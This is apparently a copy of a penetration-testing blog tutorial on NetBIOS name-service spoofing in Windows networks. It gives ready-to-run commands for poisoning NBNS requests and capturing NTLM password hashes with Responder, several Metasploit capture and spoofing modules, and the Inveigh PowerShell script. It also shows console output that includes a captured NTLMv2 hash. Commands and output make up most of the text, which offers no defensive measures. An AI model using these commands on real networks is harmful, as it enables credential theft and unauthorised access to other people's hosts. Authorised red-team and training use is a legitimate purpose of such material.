NBNS Spoofing

pentestlab.blog/category/infrastructure


May 8, 2018

Netbios Name Service (NBT-NS) is used in Windows networks for communication between hosts. Systems will use this service when resolving names over LHOSTS and DNS fail. Abusing this service to perform a Man-in-the-middle attack is a common tactic that has been widely used by penetration testers and red teamers to gain initial foothold inside a system. The retrieved password hashes can be cracked offline or can be used in conjunction with a relay attack to achieve legitimate access into hosts.

Responder

Trustwave SpiderLabs developed Responder to implement the NBNS spoofing attack. Running the tool with the following arguments will initiate the poisoning against various protocols that require authentication such as SMB, HTTP etc.

```
responder -I eth0 -e 10.0.0.2 -b -A -v
```



NBNS Spoofing – Responder

When a host in the network sent a NetBIOS broadcast the machine of the attacker will sent a fake reply and the host will attempt to authenticate to a resource using the NTLM password hash.

```
[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poison
ed.
[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (10.0.0.2) is not on the same subnet than
the DNS server (192.168.238.2).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[+] Listening for events...
[Analyze mode: NBT-NS] Request by 10.0.0.3 for PENTESTLAB, ignoring
[Analyze mode: NBT-NS] Request by 10.0.0.3 for PENTESTLAB, ignoring
[Analyze mode: NBT-NS] Request by 10.0.0.3 for PENTESTLAB, ignoring
[SMBv2] NTLMv2-SSP Client   : 10.0.0.3
[SMBv2] NTLMv2-SSP Username : PENTESTLAB\test
[SMBv2] NTLMv2-SSP Hash     : test::PENTESTLAB:21d9c06030a3d870:1BE458C561BAE5DE
B53554A3986048E2:0101000000000000C0653150DE09D20190854080BD74ACF4000000000200080
053004D004200330001001E00570049004E002D0050005200480034003900320052005100410046
0056000400140053004D00420033002E006C006F00630061006C000300340057004900 4E002D00500
052004800340039003200520051004100460056002E0053004D00420033002E006C006F006300610
06C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060
0040002000000080030003000000000000000010000000200000C5D80D59828F385EFD7D1AEE0E9
A192FF600F91653F1C99AC5044FE8F17B844C0A001000000000000000000000000000000000090
01A0063006900660073002F00310030002E0030002E0030002E00320000000000000000000000000
0
```

NBNS Spoofing – Hashes via Responder

Metasploit

NBNS Spoofing can be implemented through Metasploit Framework by using a variety of modules that can capture the negotiate authentication challenge for protocols such as SMB and HTTP. For capturing the password hash over SMB the following module needs to be used:

```
use auxiliary/server/capture/smb
set SRVHOST 10.0.0.2
set cainpwfile /tmp/cain-smb
set johnpwfile /tmp/john-smb
set logfile /tmp/logfile
run
```


```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set SRVHOST 10.0.0.2
SRVHOST => 10.0.0.2
msf auxiliary(server/capture/smb) > set cainpwfile /tmp/cain-smb
cainpwfile => /tmp/cain-smb
msf auxiliary(server/capture/smb) > set johnpwfile /tmp/john-smb
johnpwfile => /tmp/john-smb
msf auxiliary(server/capture/smb) > set logfile /tmp/logfile
logfile => /tmp/logfile
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server started.
```

Metasploit – SMB Server

The module for capturing the NTLM authentication challenge over HTTP can be configured as below:


```
use auxiliary/server/capture/http_ntlm
set SRVHOST 10.0.0.2
set SRVPORT 80
set URIPATH /
set cainpwfile /tmp/cain-http
set johnpwfile /tmp/john-http
set logfile /tmp/logfile
run
```



Metasploit – HTTP Server


The following module will sent the NetBIOS name service responses to the hosts that will sent NetBIOS broadcast requests over the network.

```
use auxiliary/spoof/nbns/nbns_response
set SPOOFIP 10.0.0.2
run
```



Metasploit – NBNS Response Module

When a network user will attempt to use the NetBIOS broadcast request to identify a resource the traffic will redirected to the attacker host and the password hash will be captured.




NBNS Spoofing – Hashes via Metasploit

PowerShell


Kevin Robertson implemented this attack in a PowerShell script called Inveigh. This script is part of Empire, PoshC2 and other tools and can be configured as follows:

```
Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -HTTPS Y -Proxy Y
```



NBNS Spoofing – PowerShell Inveigh

The password hash of the user will be captured like Responder and Metasploit.



NBNS Spoofing – Hashes via Inveigh

References

- http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html
- http://www.anotherwayin.net/2011/07/netbios-spoofing-for-easy-win.html
- https://github.com/Kevin-Robertson/Inveigh